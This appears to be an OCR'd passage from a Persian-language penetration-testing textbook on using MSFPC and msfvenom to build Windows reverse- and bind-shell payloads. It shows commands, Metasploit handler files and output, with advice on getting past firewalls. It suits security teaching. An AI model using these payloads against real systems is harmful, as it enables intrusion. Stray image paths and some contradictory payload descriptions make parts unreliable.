-e  [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
-e  [*] Done!
[xXxZombi3xXx:mpc Harry$ ls -alh windows-shell-staged-reverse-tcp-443*
-rw-r--r--  1 Harry  staff   448B May 12 18:37 windows-shell-staged-reverse-tcp-443-exe.rc
-rwxr-xr-x  1 Harry  staff    72K May 12 18:37 windows-shell-staged-reverse-tcp-443.exe
xXxZombi3xXx:mpc Harry$
```

شکل (۳-۲)؛ نمونه‌ای از خروجی ابزار msfpc.sh به‌منظور ایجاد پوسته فرمان

همان‌طور که در شکل (۳-۲) مشاهده می‌کنید، ابزار MSFPC دو فایل را در همان دایرکتوری ایجاد کرد. در این‌حالت فایل windows-shell-staged-reverse-tcp-443.exe برای Payload قابل اجرا و فایل windows-shell-staged-reverse-tcp-443-exe.rc برای فایل منبع ایجاد شده است. این فایل تحت سیستم‌عامل ویندوز و به‌فرم تک مرحله‌ای تولید شده است که در سرور مورد نظر اجرا می‌شود و در ادامه به سیستم نفوذگر (به‌فرم اتصال معکوس) در پورت ۴۴۳ محلی متصل می‌گردد و

1 Command Prompt

سپس یک پوسته خط‌فرمان برای نفوذگر ارسال می‌کند. این موارد در ادامه فصل توضیح داده خواهد شد. این فایل با نام windows-shell-staged-reverse-tcp-443.exe ایجاد شده است.

۱-۲-۲ فایل‌های منبع

همان‌طور که در مستندات مربوط به ابزار قدرتمند Metasploit توضیح داده شده است، اسکریپت‌های منبع راه آسانی را برای نفوذگران فراهم می‌کنند تا کارهای تکراری را در ابزار Metasploit خودکار نمایند. از نظر مفهومی، آن‌ها دقیقاً همانند اسکریپت‌های دسته‌ای عمل می‌کنند. آن‌ها حاوی مجموعه‌ای از دستورات هستند که هنگام بارگذاری اسکریپت در Metasploit به‌صورت خودکار و متوالی اجرا می‌شوند. می‌توان یک اسکریپت منبع را با اتصال یک‌سری از دستورات کنسول Metasploit و با جاسازی مستقیم Ruby برای انجام کارهایی مانند فراخوانی APIها، تعامل با اشیاء در پایگاه داده و تکرار اقدامات ایجاد نمود. حال بیایید فایل rc. تولید شده توسط اسکریپت MSFPC را در دستور قبلی مورد بررسی قرار دهیم.

```
xXxZombi3xXx:mpc Harry$ cat windows-shell-staged-reverse-tcp-443-exe.rc
#
# [Kali 1]:   service postgresql start; service metasploit start; msfcons
# [Kali 2.x/Rolling]:   msfdb start; msfconsole -q -r '/Users/Harry/mpc/w
#
use exploit/multi/handler
set PAYLOAD windows/shell/reverse_tcp
set LHOST 192.168.2.10
set LPORT 443
set ExitOnSession false
#set AutoRunScript 'post/windows/manage/migrate'
run -j
xXxZombi3xXx:mpc Harry$
```

شکل (۴-۲) شمایی از محتوای فایل rc. ایجاد شده توسط ابزار MSFPC

زمانی‌که از گزینه CMD استفاده می‌شود، Payload روی windows/shell/reverse_tcp تنظیم می‌شود. گزینه msf نیز Payload را با یک پوسته سکوی پیش‌فرض که از پتانسیل کامل Metasploit تولید می‌کند و از آن استفاده می‌نماید:

```
# sh msfpc.sh msf windows en0
```


```
xXxZombi3xXx:mpc Harry$ sh msfpc.sh msf windows en0
-e  [*] MSFvenom Payload Creator (MSFPC v1.4.4)
-e  [i]   IP: 192.168.2.10
-e  [i] PORT: 443
-e  [i] TYPE: windows (windows/meterpreter/reverse_tcp)
-e  [i]  CMD: msfvenom -p windows/meterpreter/reverse_tcp -f exe \
  --platform windows -a x86 -e generic/none LHOST=192.168.2.10 LPORT=443 \
  > '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443.exe'

-e  [i] windows meterpreter created: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443.exe'

-e  [i] MSF handler file: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
-e  [i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
-e  [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
-e  [*] Done!
xXxZombi3xXx:mpc Harry$
```

شکل (۵-۲) شمایی از خروجی اسکریپت MSFPC جهت ایجاد Payload از نوع Reverse

اگر به فایل rc. تولید شده از اسکریپت MSFPC در هنگام استفاده از گزینه msf نگاه کنید (شکل ۴-۲)، تفاوت در Payload استفاده شده از نوع handler را مشاهده خواهید کرد. زمانی‌که از گزینه MSF استفاده می‌شود، Payload روی windows/meterpreter/reverse_tcp تنظیم می‌شود. فایل منبع را می‌توان با کمک ابزار msfconsole و با استفاده از دستور زیر اجرا کرد:

```
# msfconsole -q -r 'windows-meterpreter-staged-reverse-tcp-443-exe.rc'
```

از سوییچ q- برای حالت quiet و از سوییچ r- نیز برای فایل منبع استفاده می‌شود. شمایی از خروجی فایل به‌فرم rc. و ایجاد یک نشست معکوس از طریق ابزار msfconsole در شکل (۶-۲) نشان داده شده است.



شکل (۶-۲) شمایی از خروجی فایل به‌فرم rc. و ایجاد یک نشست معکوس از طریق ابزار msfconsole

هنگامی‌که Payload اجرا شد، Stager درخواست می‌کند تا سایر بخش‌های Payload به سرور مورد نظر ارسال شود. این قسمت‌های Payload به‌وسیله handler مخصوص Payload ارسال می‌شود و Payload کامل به‌فرم مرحله‌ای به قربانی تحویل داده می‌شود. شمایی از مراحل ارسال Payload و دریافت نشست از سیستم قربانی در شکل (۷-۲) نشان داده شده است.

شکل (۷-۲) شمایی از مراحل ارسال Payload و دریافت نشست از سیستم قربانی

لازم به‌ذکر است، همان‌طور که در شکل (۷-۲) مشاهده می‌کنید، Payloadیی که در این مثال استفاده شده است، مبتنی بر x86 است، اما معماری سیستم‌عامل قربانی مبتنی بر x64 می‌باشد. توصیه

می‌شود که Payload باید با معماری مشابه سیستم‌عامل مطابقت داشته باشد. در ابزار Metasploit می‌توان از فرآیند مبتنی بر x86 به فرآیند مبتنی بر x64 مهاجرت کرد یا می‌توان از ماژول با ساختار post زیر در ابزار Metasploit برای مهاجرت از معماری x86 به x64 استفاده کرد:


post/windows/manage/archmigrate

- BIND/REVERSE: نوع اتصالی‌که پس از اجرای Payload بر روی سیستم هدف ایجاد می‌شود.
- BIND: این اتصال پوسته یک پورت را در سرور مورد نظر باز می‌کند و به آن متصل می‌شود.

دریافت اتصال BIND بسیار نادر است، زیرا قوانین دیوارآتش، ورودی پورت‌های سرور مورد نظر را مسدود می‌کند.

./msfpc.sh bind msf windows en0

این دستور یک Payload مبتنی بر meterpreter برپایه سیستم‌عامل ویندوز ایجاد می‌کند، که یک پورت را در سرور مورد نظر باز می‌کند و پس از اجرای Payload به یک اتصال bind نوع Payload handler گوش می‌دهد. ممکن است به‌دلیل وجود دیوارآتش، پورت برای اتصال در دسترس نباشد. در این شرایط، می‌توان ساختار Payloadهایی از نوع پوسته Reverse را انتخاب کرد که مجموعه قوانین دیوارآتش را برای اتصال خروجی دور می‌زند و مجدداً به سیستم نفوذگر متصل می‌شود. شمایی از خروجی اسکریپت msfpc جهت اتصال نوع bind در شکل (۸-۲) نشان داده شده است.



شکل (۸-۲) شمایی از خروجی اسکریپت msfpc جهت اتصال نوع bind

از بین دو فایل تولید شده توسط اسکریپت MSFPC، اجازه دهید فایل rc. را برای این مورد بررسی کنیم. شمایی از محتوای فایل rc. ایجاد شده توسط اسکریپت MSFPC جهت اتصال نوع bind در شکل (۹-۲) نشان داده شده است.

```
[xXxZombi3xXx:mpc Harry$ cat windows-meterpreter-staged-bind-tcp-443-exe.rc
#
# [Kali 1]:   service postgresql start; service metasploit start; msfconsole
# [Kali 2.x/Rolling]:   msfdb start; msfconsole -q -r '/Users/Harry/mpc/windo
#
use exploit/multi/handler
set PAYLOAD windows/meterpreter/bind_tcp
set RHOST 192.168.2.10
set LPORT 443
set ExitOnSession false
#set AutoRunScript 'post/windows/manage/migrate'
run -j
xXxZombi3xXx:mpc Harry$
```


شکل (۹-۲) شمایی از محتوای فایل rc. ایجاد شده توسط اسکریپت MSFPC جهت اتصال نوع bind

Payload، به‌جای reverse_tcp بر روی windows/meterpreter/bind_tcp تنظیم می‌شود که نشان می‌دهد handler مربوط به Payload از یک اتصال BIND برای برقراری ارتباط با سرور هدف استفاده می‌کند. در ادامه سوئیچ‌های کلی درخصوص دستور زیر بررسی می‌گردد:

```
# ./msfpc.sh cmd stageless bind windows en0
```

- REVERSE: این اتصال پوسته یک پورت را در سیستم نفوذگر باز می‌کند. پس از اجرای Payload، سرور مورد نظر مجدداً به نفوذگر متصل می‌شود. دریافت دسترسی و اتصال REVERSE، یک راه بسیار مناسب برای دور زدن و عبور از مسدودی‌های ورودی دیوارآتش است، اما اگر قوانین خروجی دیوارآتش (خروجی) وجود داشته باشد، می‌توان این روش را مسدود کرد. به‌طور پیش‌فرض، اسکریپت MSFPC، نوع Payload با اتصال پوسته REVERSE را تولید می‌کند.
- STAGED/STAGELESS: این نوع از Payload معمولاً مورد استفاده قرار می‌گیرد.
- STAGED: این نوع Payload در چندین مرحله Payload مربوطه را ارسال می‌کند، که باعث کوچکتر شدن اندازه آن می‌شود، اما برای ارسال مابقی Payload handler به سرور مورد نظر، متکی به مدیریت توسط ابزار Metasploit است. به‌طور پیش‌فرض، اسکریپت MSFPC، در یک مرحله Payload را تولید می‌کند.
- STAGELESS: این نوع یک Payload کامل است از نوع STAGED، پایدارتر و قابل اعتمادتر است، اما اندازه این نوع Payload در مقایسه با STAGED بسیار زیاد است.

دستور قبلی در هنگام اجرا یک Payload اجرایی فاقد مرحله و مبتنی بر ویندوز ایجاد می‌کند. این روال یک پورت را در سیستم هدف باز می‌کند و به یک اتصال از نوع BIND گوش می‌دهد تا یک خط‌فرمان استاندارد دریافت کند. شمایی از خروجی دستور قبلی در شکل (۱۰-۲) نشان داده شده است.



شکل (۱۰-۲) شمایی از خروجی اسکریپت msfpc جهت اتصال نوع stageless

حال بیایید فایل rc. تولید شده از دستور قبلی را بررسی کنیم. شمایی از محتوای فایل rc. ایجاد شده توسط اسکریپت MSFPC جهت اتصال نوع stageless در شکل (۱۱-۲) نشان داده شده است.

شکل (۱۱-۲) شمایی از محتوای فایل rc. ایجاد شده توسط اسکریپت MSFPC جهت اتصال نوع stageless

در این مثال Payload بر روی حالت windows/shell_bind_tcp تنظیم شده است که یک Payload بدون مرحله است. یک Payload مرحله‌ای در ابزار قدرتمند Metasploit به‌فرم windows/shell/bind_tcp خواهد بود. در ادامه سوئیچ‌های کلی درخصوص دستور زیر بررسی می‌گردد:

```
# ./msfpc batch windows en0
```

- TCP/HTTP/HTTPS/FIND_PORT: روش ارتباطی مورد نیاز Payload برای برقراری ارتباط با Payload handler.
- TCP: این ساختار یک روش ارتباطی استاندارد، پس از اجرای Payload بر روی سرور مورد نظر است. این روش ارتباطی را می‌توان برای هر نوع Payload و قالب آن استفاده کرد، اما

به‌دلیل رمزگذاری نشدن آن، به‌راحتی توسط سیستم IDS شناسایی شده و توسط دیوارهای‌آتش و IPS مسدود می‌شود.

- HTTP: اگر این گزینه توسط MSFPC استفاده شود، Payload از پروتکل HTTP به‌عنوان روش ارتباطی استفاده می‌کند. به‌جای برقراری ارتباط بر روی پورت TCP معین، Payload بر روی شماره پورت ۸۰ ارتباط برقرار می‌کند. اگر تنها شماره پورت ۸۰ در سیستم هدف باز باشد، می‌توان از این گزینه برای دور زدن و عبور از دیوارهای‌آتش استفاده کرد. این ساختار را می‌توان توسط سیستم IDS شناسایی کرد و همچنین توسط سیستم IPS به‌دلیل ماهیت رمزگذاری نشده آن، مسدود نمود.
- HTTPS: این گزینه هنگام تولید Payload که از ارتباط SSL استفاده می‌کند، به‌کار برده می‌شود. استفاده از این گزینه برای اتصالات نوع Reverse پنهان توصیه می‌شود.
- FIND_PORT: این گزینه زمانی استفاده می‌شود که نتوان اتصالات Reverse را از پورت‌های رایج دریافت کرد (۸۰، ۴۴۳، ۵۳، ۲۱). اگر این گزینه تنظیم شود، اسکریپت MSFPC، کد Payload را تولید می‌کند که تمام پورت‌های یک تا ۶۵۵۳۵ را برای ایجاد ارتباط مورد بررسی و امتحان قرار دهد.
- BATCH/LOOP: اسکریپت MSFPC می‌تواند Payloadهای متعدد (بسته به سکوهای سیستم‌عامل) را با یک دستور تولید کند. این روال را می‌توان با استفاده از حالت BATCH یا حالت LOOP به‌دست آورد.
- حالت BATCH: در حالت BATCH، اسکریپت MSFPC می‌تواند چندین Payload با ترکیب‌های مختلف از نوع Payload تولید کند.

شمایی از خروجی اسکریپت msfpc جهت اتصال حالت batch در شکل (۱۲-۲) نشان داده شده است.

اسکریپت MSFPC، تمام ترکیبی از Payloadها را تنها برای سیستم‌عامل ویندوز (همان‌طور که در گزینه‌ها ذکر شد) با فایل‌های منبع مربوطه (rc.) تولید کرده است. شمایی از لیست فایل‌های rc. ایجاد شده توسط اسکریپت MSFPC جهت اتصال حالت batch در شکل (۱۳-۲) نشان داده شده است.

- حالت LOOP: این حالت می‌تواند چندین Payload را از همه نوع تولید کند. همچنین MSFPC می‌تواند تمام Payloadهای تولیده شده را برای یک LHOST معین، تولید کند. این سازوکار می‌تواند در محیطی که دانش دقیقی از سکوی سیستم‌عامل هدف وجود ندارد، مفید باشد. Payloadها را می‌توان با دستور زیر تولید نمود:

```
# ./msfpc.sh loop 192.168.10.122
```

شمایی از خروجی اسکریپت msfpc در حالت LOOP در شکل (۱۴-۲) نشان داده شده است.

```
xXxZombi3xXx:mpc Harry$ ./msfpc.sh batch windows en0
 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i] Batch Mode. Creating as many different combinations as possible

 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]   IP: 192.168.10.122
 [i] PORT: 443
 [i] TYPE: windows (windows/meterpreter/reverse_tcp)
 [i]  CMD: msfvenom -p windows/meterpreter/reverse_tcp -f exe \
  --platform windows -a x86 -e generic/none LHOST=192.168.10.122 LPORT=443 \
  > '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443.exe'

 [i] windows meterpreter created: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443.exe'

 [i] MSF handler file: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
 [i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-meterpreter-staged-reverse-tcp-443-exe.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!


 [*] MSFvenom Payload Creator (MSFPC v1.4.4)
 [i]   IP: 192.168.10.122
 [i] PORT: 443
 [i] TYPE: windows (windows/meterpreter/reverse_http)
 [i]  CMD: msfvenom -p windows/meterpreter/reverse_http -f exe \
  --platform windows -a x86 -e generic/none LHOST=192.168.10.122 LPORT=443 \
  > '/Users/Harry/mpc/windows-meterpreter-staged-reverse-http-443.exe'

 [i] windows meterpreter created: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-http-443.exe'

 [i] MSF handler file: '/Users/Harry/mpc/windows-meterpreter-staged-reverse-http-443-exe.rc'
 [i] Run: msfconsole -q -r '/Users/Harry/mpc/windows-meterpreter-staged-reverse-http-443-exe.rc'
 [?] Quick web server (for file transfer)?: python2 -m SimpleHTTPServer 8080
 [*] Done!
```

شکل (۱۲-۲) شمایی از خروجی اسکریپت msfpc جهت اتصال حالت batch

```
xXxZombi3xXx:mpc Harry$ ls -alh windows-*
-rw-r--r--  1 Harry  staff   459B May 14 16:53 windows-meterpreter-staged-bind-tcp-443-exe.rc
-rwxr-xr-x  1 Harry  staff    72K May 14 16:53 windows-meterpreter-staged-bind-tcp-443.exe
-rw-r--r--  1 Harry  staff   471B May 14 16:52 windows-meterpreter-staged-reverse-http-443-exe.rc
-rwxr-xr-x  1 Harry  staff    72K May 14 16:52 windows-meterpreter-staged-reverse-http-443.exe
-rw-r--r--  1 Harry  staff   474B May 14 16:52 windows-meterpreter-staged-reverse-https-443-exe.rc
-rwxr-xr-x  1 Harry  staff    72K May 14 16:52 windows-meterpreter-staged-reverse-https-443.exe
-rw-r--r--  1 Harry  staff   468B May 14 16:55 windows-meterpreter-staged-reverse-tcp-443-exe.rc
-rwxr-xr-x  1 Harry  staff    72K May 14 16:55 windows-meterpreter-staged-reverse-tcp-443.exe
-rw-r--r--  1 Harry  staff   465B May 14 16:53 windows-meterpreter-stageless-bind-tcp-443-exe.rc
-rwxr-xr-x  1 Harry  staff   249K May 14 16:53 windows-meterpreter-stageless-bind-tcp-443.exe
-rw-r--r--  1 Harry  staff   477B May 14 16:52 windows-meterpreter-stageless-reverse-http-443-exe.rc
-rwxr-xr-x  1 Harry  staff   250K May 14 16:52 windows-meterpreter-stageless-reverse-http-443.exe
-rw-r--r--  1 Harry  staff   480B May 14 16:52 windows-meterpreter-stageless-reverse-https-443-exe.rc
-rwxr-xr-x  1 Harry  staff   250K May 14 16:52 windows-meterpreter-stageless-reverse-https-443.exe
-rw-r--r--  1 Harry  staff   474B May 14 16:52 windows-meterpreter-stageless-reverse-tcp-443-exe.rc
-rwxr-xr-x  1 Harry  staff   249K May 14 16:52 windows-meterpreter-stageless-reverse-tcp-443.exe
-rw-r--r--  1 Harry  staff   441B May 14 16:55 windows-shell-staged-bind-tcp-443-exe.rc
-rwxr-xr-x  1 Harry  staff    72K May 14 16:55 windows-shell-staged-bind-tcp-443.exe
-rw-r--r--  1 Harry  staff   450B May 14 16:53 windows-shell-staged-reverse-tcp-443-exe.rc
-rwxr-xr-x  1 Harry  staff    72K May 14 16:53 windows-shell-staged-reverse-tcp-443.exe
-rw-r--r--  1 Harry  staff   447B May 14 16:55 windows-shell-stageless-bind-tcp-443-exe.rc
-rwxr-xr-x  1 Harry  staff    72K May 14 16:55 windows-shell-stageless-bind-tcp-443.exe
-rw-r--r--  1 Harry  staff   456B May 14 16:54 windows-shell-stageless-reverse-tcp-443-exe.rc
-rwxr-xr-x  1 Harry  staff    72K May 14 16:54 windows-shell-stageless-reverse-tcp-443.exe
xXxZombi3xXx:mpc Harry$
```

شکل (۱۳-۲) شمایی از لیست فایل‌های rc. ایجاد شده توسط اسکریپت MSFPC جهت اتصال حالت batch